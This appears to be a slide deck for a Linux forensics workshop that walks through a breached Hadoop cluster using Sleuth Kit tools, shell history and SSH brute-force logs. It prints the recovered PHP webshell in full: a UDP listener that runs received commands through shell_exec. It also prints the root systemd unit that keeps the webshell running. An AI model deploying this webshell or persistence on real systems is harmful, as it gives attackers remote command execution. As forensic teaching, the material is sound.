A person wearing a dark hoodie is sitting at a computer, viewed from behind. The background is a dark blue gradient with a pattern of white binary code (0s and 1s) scattered across it. The person's hands are on a keyboard, and a monitor is visible in front of them.

Learning Linux Forensic Analysis and Why it Matters

\$ whoami



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
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"Education never ends,
Watson. It is a series of
lessons, with the
greatest for the last."

~Sherlock Holmes



Using Linux doesn't mean
you won't be compromised...

Why it matters!!!...




Large numbers of Web & database servers run under Linux (~ 70% of servers connected to the Internet run Linux)

Because of this, Linux became an attractive target for attackers.

If an attacker has succeeded to target MySQL, Apache or similar server software, then he got a "target-rich" environment.

Why it matters!!!...



Linux systems become susceptible to several attacks including botnets, cryptocurrency miners, ransomware and other types of malware.

The success of these attacks refutes the old notion that says machines that run Linux are less likely to be affected by malware.

Case: HDFS Cluster Breach



x

Hadoop Distributed File System Environment



x

Main NameNode facing the Internet: Master



x

DataNodes on separate network: Slave 1 and Slave 2



x

Suspicious activity was noticed on network during last 10 days



x

Access to Master and Slaves from unusual host



x

New software is found on the system



Understanding how to navigate the system and where to look is one key to the success of your investigation...



Within the workshop, you will walk through the case covered, understand where to focus, and why. In other words, "learning while investigating..."

Protect Your Evidence...

- ✗ Search might tamper evidence ...
 - find → stat()

- ✗ Disable FS atime:

Option #1:

- ✗ `$ sudo mount -o remount,noatime /dev/...`

Option #2:

- ✗ `$ mkdir /mnt/extdrv/rootvol`
- ✗ `$ rootvol=/mnt/extdrv/rootvol`
- ✗ `$ sudo mount --bind / $rootvol`
- ✗ `$ sudo mount -o remount,ro $rootvol`



```
bin -> usr/bin
boot
dev
etc
home
lib -> usr/lib
lib32 -> usr/lib32
lib64 -> usr/lib64
libx32 -> usr/libx32
lost+found
media
mnt
opt
proc
root
run
sbin -> usr/sbin
srv
sys
tmp
usr
var
```

```
22 directories
root@kali:~# ~
```

File Hierarchy Standard

Everything in Linux is a file, and all files exist under the root directory, “/”.

File Hunting...

home dir? →

```
/usr  
/usr/php  
/usr/php/.profile  
/usr/php/.bashrc  
/usr/php/.bash_logout
```

Expected based
on prev.
analysis →

```
/etc/gshadow  
/etc/group  
/etc/group-  
/etc/passwd-  
/etc/passwd  
/etc/gshadow-  
/etc/shadow-
```

What's this? →

```
/var/www/html/jabc/scripts  
/var/www/html/jabc/scripts/update.php
```

Searching for files that had their metadata changed within the last 5 days...

```
$ find / -ctime +1 -ctime -5
```

Failed login
attempts? →

```
/var/lib/sudo/mail/1  
/var/log/faillog
```

Hunt CLI History...

Checking user .bashrc file for commands executed (+order of execution)...

`$ history`

Basic compromise checks →

Why vim to passwd? →

Web dir? →

Password changed? →

What's 37292.c ???!

(check it later)

```
1 poweroff
2 whoami
3 id
4 pwd
5 vim /etc/passwd
6 ll
7 vim flag.txt
8 cat .psql history
9 cd /var/www/html/
10 ll
11 cd jabc
12 ll
13 cat .htaccess
14 ll
15 vim scripts/update.php
16 ls -lh scripts/
17 w
18 logout
19 vim /var/log/lastlog
20 logout
21 passwd php
22 logout
23 cd /tmp/
24 ll
25 rm 37292.c
26 cd
```

Hunt Suspicious Dir...

The /usr/php directory details...

```
$ sudo debugfs -R 'stat <1835263>' /dev...
```

```
Inode: 1835263  Type: directory  Mode: 0755  Flags: 0x80000
Generation: 1712021741  Version: 0x00000000:00000004
User: 999  Group: 999  Size: 4096
File ACL: 0  Directory ACL: 0
Links: 2  Blockcount: 8
Fragment: Address: 0  Number: 0  Size: 0
ctime: 0x5d98793e:e31f0e48 -- Sat Oct 5 13:06:38 2019
atime: 0x5d98793e:e31f0e48 -- Sat Oct 5 13:06:38 2019
mtime: 0x5d98793e:e31f0e48 -- Sat Oct 5 13:06:38 2019
crttime: 0x5d98793e:e31f0e48 -- Sat Oct 5 13:06:38 2019
Size of extra inode fields: 28
EXTENTS:
(0):7349914
```

Directory contents...

```
$ ls -lhat /usr/php
```

```
drwxr-xr-x 2 php php 4.0K Oct 5 13:06 .
drwxr-xr-x 11 root root 4.0K Oct 5 13:06 ..
-rw-r--r-- 1 php php 220 Apr 9 2014 .bash_logout
-rw-r--r-- 1 php php 3.6K Apr 9 2014 .bashrc
-rw-r--r-- 1 php php 675 Apr 9 2014 .profile
```

Hunt Last Logged Users...

OR? Use debugfs...


Could be checked on a live system using:

\$ last

\$ w


\$ lastlog

\$ sudo last -f /var/log/wtmp



mail	pts/1	192.168.210.131	Sat Oct 5 13:23 - 13:24	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5 13:21 - 13:21	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5 13:18 - 13:19	(00:00)
mail	pts/1	192.168.210.131	Sat Oct 5 13:13 - 13:18	(00:04)

\$ sudo last -f /var/log/btmp



mail	ssh:notty	192.168.210.131	Sat Oct 5 13:20 - 00:06 (2+10:45)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 13:20 (00:28)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)
root	ssh:notty	192.168.210.131	Sat Oct 5 12:52 - 12:52 (00:00)

Mounting FS...

```
DOS Partition Table
Offset Sector: 0
Units are in 512-byte sectors
```

Slot	Start	End	Length	Description
000: Meta	0000000000	0000000000	0000000001	Primary Table (#0)
001: -----	0000000000	0000002047	0000002048	Unallocated
002: 000:000	0000002048	0163577855	0163575808	Linux (0x83)
003: -----	0163577856	0163579903	0000002048	Unallocated
004: Meta	0163579902	0167770111	0004190210	DOS Extended (0x05)
005: Meta	0163579902	0163579902	0000000001	Extended Table (#1)
006: 001:000	0163579904	0167770111	0004190208	Linux Swap / Solaris x86 (0x82)
007: -----	0167770112	0167772159	0000002048	Unallocated

```
tsurugi@forensiclab:~/Desktop/hdfs$
```



Checking File system using TSK before mounting:

- mmls
- fsstat

“norecovery”
when
mounting...

```
FILE SYSTEM INFORMATION
-----
File System Type: Ext4
Volume Name:
Volume ID: c3dfec865832e886c489166d6cefca9

Last Written at: 2019-10-06 23:23:02 (CEST)
Last Checked at: 2017-11-07 22:06:43 (CET)

Last Mounted at: 2019-10-06 23:23:03 (CEST)
Unmounted properly
Last mounted on: /

Source OS: Linux
Dynamic Structure
Compat Features: Journal, Ext Attributes, Resize Inode, Dir Index
InCompat Features: Filetype, Needs Recovery, Extents, Flexible Block Groups,
Read Only Compat Features: Sparse Super, Large File, Huge File, Extra Inode Size
```

Hunt Files ???

✘ What are these php files doing here?!

- Easy to spot if a baseline is available...



```
rootvol/lib/systemd/system/php7.0-fpm.service
rootvol/usr/bin/phar.phar7.0
rootvol/usr/bin/php7.0
rootvol/usr/lib/php/php7.0-fpm-checkconf
rootvol/usr/lib/php/php-helper
rootvol/usr/lib/php/php-maintscript-helper
rootvol/usr/lib/php/20151012/iconv.so
rootvol/usr/lib/php/20151012.posix.so
rootvol/usr/lib/php/20151012/sysvshm.so
rootvol/usr/lib/php/20151012/sysvmsg.so
rootvol/usr/lib/php/20151012/json.so
rootvol/usr/lib/php/20151012/ftp.so
rootvol/usr/lib/php/20151012/shmop.so
rootvol/usr/lib/php/20151012/ctype.so
rootvol/usr/lib/php/20151012/opcache.so
rootvol/usr/lib/php/20151012/tokenizer.so
rootvol/usr/lib/php/20151012/fileinfo.so
rootvol/usr/lib/php/20151012/sysvsem.so
rootvol/usr/lib/php/20151012/calendar.so
rootvol/usr/lib/php/20151012/exif.so
rootvol/usr/lib/php/20151012/pdo.so
rootvol/usr/lib/php/20151012/sockets.so
rootvol/usr/lib/php/20151012/phar.so
rootvol/usr/lib/php/20151012/readline.so
rootvol/usr/lib/php/20151012/gettext.so
rootvol/usr/lib/php/php7.0-fpm-reopenlogs
rootvol/usr/lib/php/7.0/php.ini-production
rootvol/usr/lib/php/7.0/sapi/cli
rootvol/usr/lib/php/7.0/sapi/fpm
rootvol/usr/lib/php/7.0/php.ini-development
rootvol/usr/lib/php/7.0/php.ini-production.cli
rootvol/usr/lib/php/sessionclean
rootvol/usr/lib/tmpfiles.d/php7.0-fpm.conf
```

Installed Stuff...

✘ /var/cache/apt/archives

```
-rw-r----- 1 root root    0 nov.  7 2017 lock
drwx----- 2 sslh root  4096 oct.  7 00:30 partial
-rw-r--r--  1 root root  2832 oct.  7 00:29 php_1%3a7.0+35ubuntu6_all.deb
-rw-r--r--  1 root root 10774 oct.  7 00:29 php-common_1%3a35ubuntu6_all.deb
```

✘ /var/log/apt/

```
-rw-r--r-- 1 root root 31K oct.  7 00:30 history.log
-rw-r----- 1 root adm 232K oct.  7 00:30 term.log
```

```
tsurugi@forensiclab:~/Desktop/hdfs$ tail -n15 rootvol/var/log/apt/history.log
Commandline: apt-get remove oracle-java9-installer
Requested-By: hadoop (1000)
Remove: oracle-java9-set-default:amd64 (9.0.1-1-webupd8-0), oracle-java9-installer:amd64 (9.0.1-1-webupd8-0)
End-Date: 2017-11-08  01:52:55

Start-Date: 2017-11-08  06:12:58
Commandline: /usr/bin/unattended-upgrade
Install: linux-image-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-image-extra-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-headers-4.4.0-98-generic:amd64 (4.4.0-98.121, automatic), linux-headers-4.4.0-98:amd64 (4.4.0-98.121, automatic)
Upgrade: linux-headers-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-image-generic:amd64 (4.4.0.31.33, 4.4.0.98.103), linux-generic:amd64 (4.4.0.31.33, 4.4.0.98.103)
End-Date: 2017-11-08  06:13:42

Start-Date: 2019-10-07  01:30:31
Commandline: apt install php
Install: php7.0-cli:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php-common:amd64 (1:35ubuntu6.1, automatic), php7.0-fpm:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-opcache:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-common:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php:amd64 (1:7.0+35ubuntu6.1), php7.0-json:amd64 (7.0.33-0ubuntu0.16.04.6, automatic), php7.0-readline:amd64 (7.0.33-0ubuntu0.16.04.6, automatic)
End-Date: 2019-10-07  01:30:41
```

Hunt Files /etc

x php config files will be found, but.... What about the cluster service?

○ What's that?

Check inode

2229886	-rw-r--r--	1	root	root	70656	oct.	7 00:30	rootvol/etc/php/7.0/cli/php.ini
2229817	-rw-r--r--	1	root	root	4421	oct.	7 00:30	rootvol/etc/php/7.0/fpm/php-fpm.conf
2229816	-rw-r--r--	1	root	root	18771	oct.	7 00:30	rootvol/etc/php/7.0/fpm/pool.d/www.conf
2229887	-rw-r--r--	1	root	root	70999	oct.	7 00:30	rootvol/etc/php/7.0/fpm/php.ini
2229841	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/iconv.ini
2229871	-rw-r--r--	1	root	root	68	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/json.ini
2229832	-rw-r--r--	1	root	root	74	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/fileinfo.ini
2229877	-rw-r--r--	1	root	root	76	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/readline.ini
2229844	-rw-r--r--	1	root	root	69	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/pdo.ini
2229829	-rw-r--r--	1	root	root	70	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/exif.ini
2229847	-rw-r--r--	1	root	root	70	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/phar.ini
2229826	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/ctype.ini
2229838	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/gettext.ini
2229862	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/syssem.ini
2229835	-rw-r--r--	1	root	root	69	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/ftp.ini
2229865	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/sysvshm.ini
2229853	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/shmop.ini
2229868	-rw-r--r--	1	root	root	75	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/tokenizer.ini
2229874	-rw-r--r--	1	root	root	79	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/opcache.ini
2229823	-rw-r--r--	1	root	root	74	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/calendar.ini
2229856	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/sockets.ini
2229850	-rw-r--r--	1	root	root	71	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/posix.ini
2229859	-rw-r--r--	1	root	root	73	oct.	7 00:30	rootvol/etc/php/7.0/mods-available/sysvmsg.ini
2229806	-rw-r--r--	1	root	root	78	oct.	6 22:13	rootvol/etc/motd.txt
2228617	-rw-r--r--	1	root	root	529	oct.	6 22:41	rootvol/etc/network/interfaces
2228411	-rw-r--r--	1	root	root	0	oct.	6 18:10	rootvol/etc/vmware-tools/tools.conf
2229178	-rw-r--r--	1	root	root	20	oct.	6 18:10	rootvol/etc/vmware-tools/tools.conf.old
2228438	-rw-r--r--	1	root	root	1194	oct.	7 00:30	rootvol/etc/init.d/.depend.boot
2229812	-rwxr-xr-x	1	root	root	4987	oct.	7 00:30	rootvol/etc/init.d/php7.0-fpm
2228439	-rw-r--r--	1	root	root	1010	oct.	7 00:30	rootvol/etc/init.d/.depend.start
2228440	-rw-r--r--	1	root	root	1074	oct.	7 00:30	rootvol/etc/init.d/.depend.stop
2229326	-rw-r--r--	1	root	root	344	oct.	6 22:23	rootvol/etc/hosts
2229058	-rw-r--r--	1	root	root	26	oct.	6 22:32	rootvol/etc/hostname
2229822	-rw-r--r--	1	root	root	728	oct.	7 00:30	rootvol/etc/apache2/conf-available/php7.0-fpm.conf
2228303	-rw-r--r--	1	root	root	670	oct.	7 00:30	rootvol/etc/cron.d/php
2229804	-rw-rw-r--	1	root	root	246	oct.	7 00:28	rootvol/etc/systemd/system/cluster.service
2229819	-rw-r--r--	1	root	root	398	oct.	7 00:30	rootvol/etc/init/php7.0-fpm.conf
2229813	-rw-r--r--	1	root	root	155	oct.	7 00:30	rootvol/etc/logrotate.d/php7.0-fpm

TSK istats

Cross reference that this was recently added!

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo istat -o 2048 $hdfscase 2229804
inode: 2229804
Allocated
Group: 272
Generation Id: 70237202
uid / gid: 0 / 0
mode: rrw-rw-r--
Flags: Extents,
size: 246
num of links: 1

Inode Times:
Accessed: 2019-10-07 00:31:29.645336261 (CEST)
File Modified: 2019-10-07 00:28:16.492115650 (CEST)
Inode Modified: 2019-10-07 00:28:16.492115650 (CEST)
File Created: 2019-10-07 00:28:16.492115650 (CEST)

Direct Blocks:
10604153
```

TSK icat

What...???!!!!

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2229804
[Unit]
Description=Daemon Cluster Service
After=network.target
StartLimitIntervalSec=0
[Service]
Type=simple
Restart=always
RestartSec=1
User=root
ExecStart=/usr/bin/env php /usr/local/hadoop/bin/cluster.php
[Install]
WantedBy=multi-user.target
```

TSK icat cluster.php

PHP Webshell used as a systemd service!

- ✘ Error reporting = off
- ✘ Socket port = 17001
- ✘ PHP shell_exec()

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo icat -o 2048 $hdfscase 2367366
<?php
error_reporting(0);

$sock = socket_create(AF_INET, SOCK_DGRAM, SOL_UDP);
//socket_set_option ($sock, SOL_SOCKET, SO_REUSEADDR, 1);
if (socket_bind($sock, '0.0.0.0', 17001) == true) {
    $error_code = socket_last_error();
    $error_msg = socket_strerror($error_code);
    //echo "code: ", $error_code, " msg: ", $error_msg;

    for (;;) {
        socket_recvfrom($sock, $message, 1024000, 0, $ip, $port);
        $reply = shell_exec($message);
        socket_sendto($sock, $reply, strlen($reply), 0, $ip, $port);
    }
}
else { exit; }

?>
```

But the question is:
how did they get here?



Hunt Logins

Failed Logins (btmpt)

magnos	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
ghost	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
dialer	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
security	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
magnos	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
ghost	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
dialer	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
hadoop	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
hadoop	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
controll	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
emily	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
oleg	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
security	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
amy	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
root	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)
amavisd	ssh:notty	192.168.2.129	Mon Oct 7 00:23	-	00:23	(00:00)

User Logins (wtmp)

```
tsurugi@forensiclab:~/Desktop/hdfs$ sudo last -f rootvol/var/log/wtmp | head
```

hadoop	pts/1	192.168.2.129	Mon Oct 7 00:23	-	00:48	(00:24)
hadoop	pts/0	192.168.2.1	Sun Oct 6 23:42	gone	-	no logout
hadoop	tty1		Sun Oct 6 23:23	-	23:27	(00:04)
reboot	system boot	4.4.0-98-generic	Sun Oct 6 23:23	still	running	
hadoop	tty1		Sun Oct 6 23:20	-	down	(00:00)
reboot	system boot	4.4.0-98-generic	Sun Oct 6 22:52	-	23:20	(00:28)
hadoop	pts/0	192.168.2.100	Sun Oct 6 22:50	-	22:50	(00:00)
hadoop	tty1		Sun Oct 6 22:40	-	crash	(00:11)
reboot	system boot	4.4.0-98-generic	Sun Oct 6 18:40	-	23:20	(04:40)
hadoop	tty1		Sun Oct 6 22:39	-	crash	(-3:-59)

Successful Login

```
Oct 7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): check pass; user unknown
Oct 7 01:23:28 master sshd[2403]: pam_unix(sshd:auth): authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129
Oct 7 01:23:28 master sshd[2344]: Failed password for root from 192.168.2.129 port 56372 ssh2
Oct 7 01:23:28 master sshd[2344]: Connection closed by 192.168.2.129 port 56372 [preauth]
Oct 7 01:23:29 master sshd[2387]: Failed password for invalid user amavisd from 192.168.2.129 port 56376 ssh2
Oct 7 01:23:29 master sshd[2388]: Failed password for invalid user amavisd from 192.168.2.129 port 56378 ssh2
Oct 7 01:23:29 master sshd[2387]: Connection closed by 192.168.2.129 port 56376 [preauth]
Oct 7 01:23:29 master sshd[2388]: Connection closed by 192.168.2.129 port 56378 [preauth]
Oct 7 01:23:29 master sshd[2385]: Failed password for root from 192.168.2.129 port 56374 ssh2
Oct 7 01:23:29 master sshd[2385]: Connection closed by 192.168.2.129 port 56374 [preauth]
Oct 7 01:23:29 master sshd[2391]: Failed password for invalid user security from 192.168.2.129 port 56382 ssh2
Oct 7 01:23:29 master sshd[2391]: Connection closed by 192.168.2.129 port 56382 [preauth]
Oct 7 01:23:29 master sshd[2393]: Failed password for invalid user oleg from 192.168.2.129 port 56386 ssh2
Oct 7 01:23:29 master sshd[2393]: Connection closed by 192.168.2.129 port 56386 [preauth]
Oct 7 01:23:31 master sshd[2395]: Failed password for invalid user oleg from 192.168.2.129 port 56388 ssh2
Oct 7 01:23:31 master sshd[2395]: Connection closed by 192.168.2.129 port 56388 [preauth]
Oct 7 01:23:31 master sshd[2318]: Failed password for root from 192.168.2.129 port 56356 ssh2
Oct 7 01:23:31 master sshd[2318]: Connection closed by 192.168.2.129 port 56356 [preauth]
Oct 7 01:23:31 master sshd[2318]: PAM 1 more authentication failure; logname= uid=0 euid=0 tty=ssh ruser= rhost=192.168.2.129 user=root
Oct 7 01:23:31 master sshd[2397]: Failed password for invalid user dialer from 192.168.2.129 port 56392 ssh2
Oct 7 01:23:31 master sshd[2397]: Connection closed by 192.168.2.129 port 56392 [preauth]
Oct 7 01:23:31 master sshd[2398]: Failed password for invalid user ghost from 192.168.2.129 port 56396 ssh2
Oct 7 01:23:31 master sshd[2398]: Connection closed by 192.168.2.129 port 56396 [preauth]
Oct 7 01:23:31 master sshd[2401]: Failed password for root from 192.168.2.129 port 56402 ssh2
